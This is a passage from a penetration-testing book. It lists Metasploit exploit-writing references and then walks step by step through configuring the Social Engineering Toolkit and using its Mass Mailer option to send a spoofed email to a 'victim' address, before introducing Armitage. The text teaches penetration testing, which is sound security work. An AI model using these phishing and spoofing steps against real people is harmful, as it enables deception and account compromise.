- `http://www.offensive-security.com/metasploit-unleashed/Exploit_Format`
- `http://www.offensive-security.com/metasploit-unleashed/Exploit_Mixins`
- `http://en.wikibooks.org/wiki/Metasploit/UsingMixins`
- `https://www.corelan.be/index.php/2009/08/12/exploit-writing-tutorials-part-4-from-exploit-to-metasploit-the-basics/`
- `http://www.offensive-security.com/metasploit-unleashed/Msfpayload`
- `http://www.offensive-security.com/metasploit-unleashed/Msfvenom`
- `https://dev.metasploit.com/api/Msf/Exploit/Remote/DCERPC.html`
- `https://dev.metasploit.com/api/Msf/Exploit/Remote/SMB.html`

- Metasploit exploit payloads: `http://www.offensive-security.com/metasploit-unleashed/Exploit_Payloads`
- Writing Windows exploits: `http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit`
- Custom scripting with Metasploit: `http://www.offensive-security.com/metasploit-unleashed/Custom_Scripting`
- Cesar FTP exploits: `http://www.exploit-db.com/exploits/16713/`
- Exploit Research using Metasploit `http://www.securitytube.net/video/2706`

13
Using Social Engineering Toolkit and Armitage

Social Engineering Toolkit (**SET**) is an advanced toolkit that can be found nowadays in the arsenal of penetration testers. This is an advanced toolkit and incorporates many useful social engineering attacks, all in one interface. It is basically a project named devolution and comes bundled along with BackTrack. This toolkit has been written by *David Kennedy* and is one of the masters of the art of social engineering. The best part about SET is that it can automatically generate exploit-hiding web pages and e-mail messages.






Image taken from http://www.toolswatch.org/wp-content/uploads/2012/08/set-box.png

Understanding the Social Engineering Toolkit


Before using Social Engineering Toolkit, we have to make a few changes in the configuration file of SET. So first let us browse to the `SET` directory using `root/pentest/exploits/set/config` where we will find the `set_config` file.




Let's open the `set_config` file in a text editor and first set the path of the `Metasploit` directory; otherwise, the SET will not be able to start and will show an error message: **Metasploit not found**. Set the directory in the following manner: `METASPLOIT_PATH=/opt/metasploit/msf3`.




Another thing we have to change in this configuration file is to set the **SENDMAIL** option to **ON** and set the name of **EMAIL_PROVIDER** to the one that we are using; for example, here we are using **GMAIL**.




Now next thing that we have to do is install a small Sendmail application by typing `apt-get install sendmail`.




Now that everything is set, we can start our SET program by moving into the following directory by typing `cd /pentest/exploits/set` and then typing in `./set`.




This shows us the SET menu in the terminal as shown in the following screenshot:




In the preceding screenshot, we can see that the menu is listed with numbers. It is very simple to use, and we have to just select the number and options to perform any attacks. So here we select number **1** for **Social-Engineering Attacks** and then press *Enter*.




Now we can see that after selecting the **Social-Engineering Attacks** option, there is another menu that gets opened. Here we can see in the menu that there are 10 types of attacks that can be performed. We cannot show all of them, so first we are going to demonstrate the **Mass Mailer Attack** option that is number **5** in the menu. So select **5** and then press *Enter*, and it will ask the following: **Start Sendmail?**



Type `yes` to start the **Sendmail** attack. After that, we will be shown two options for attacking: the first is **E-Mail Attack Single Email Address** and the second is **E-Mail Attack Mass Mailer**. Here we are selecting option **1** for an e-mail attack on a single e-mail address. Type in 1; after this option has been selected, you will be asked for the e-mail address that has to be attacked.




So for example, here we are using xxxxxxx@gmail.com as the victim's e-mail address.




Attack options

After we have given the target address, two options for attack will be shown. The first option is **Use a gmail account for your email attack** and the second option is **Use your own server or open relay**. For this attack, the second option is the best option. If you have an open relay or your own server, you can send mail from any domain address; but in this case, we don't have our own server or open relay, so we would be using a Gmail account and selecting option number **1**.




After we have selected option number **1**, we will be asked for the Gmail address from which we will attack; for example, here we are using yyyyy@gmail.com as an attacker address.




After we have provided the e-mail address, it will now ask us for **Email password**.


Set the e-mail password; then we will be asked to flag if the message priority is high with either **yes** or **no**. Type `yes` to give high priority to the message.




Next we will be asked for the **Email subject**; for example, here we give the message subject as `hello`.




Next we will be asked for the format in which we want to send the message; for example, in either the HTML format or in the plain text format. Here we are typing `p` for the plain text format.




Now enter the body of the message that has to be sent to the victim. Here we are just writing `you are hacked`.



After writing the message, press *Ctrl + C* for ending the message body, and the message to the target e-mail address will be sent. Then press *Enter* to continue.




Let us check our mailbox to see whether our spoof e-mail has reached into the victim's inbox or not. When we check the **Inbox** folder, we do not find the e-mail because gmail filters these types of mails into its **Spam** folder. When we check our **Spam** folder, we see our spoof message e-mail.



Armitage


We move on to another great tool known as Armitage (`http://www.fastandeasyhacking.com/`). It is a graphical tool based on Metasploit and has been developed by Raphael Mudge. It is used for visualizing targets, automatically recommending exploits for known vulnerabilities along with using advanced capabilities of the framework.

Now let us start with Armitage hacking; first we will learn how to start Armitage. Open the terminal and type in `armitage`.

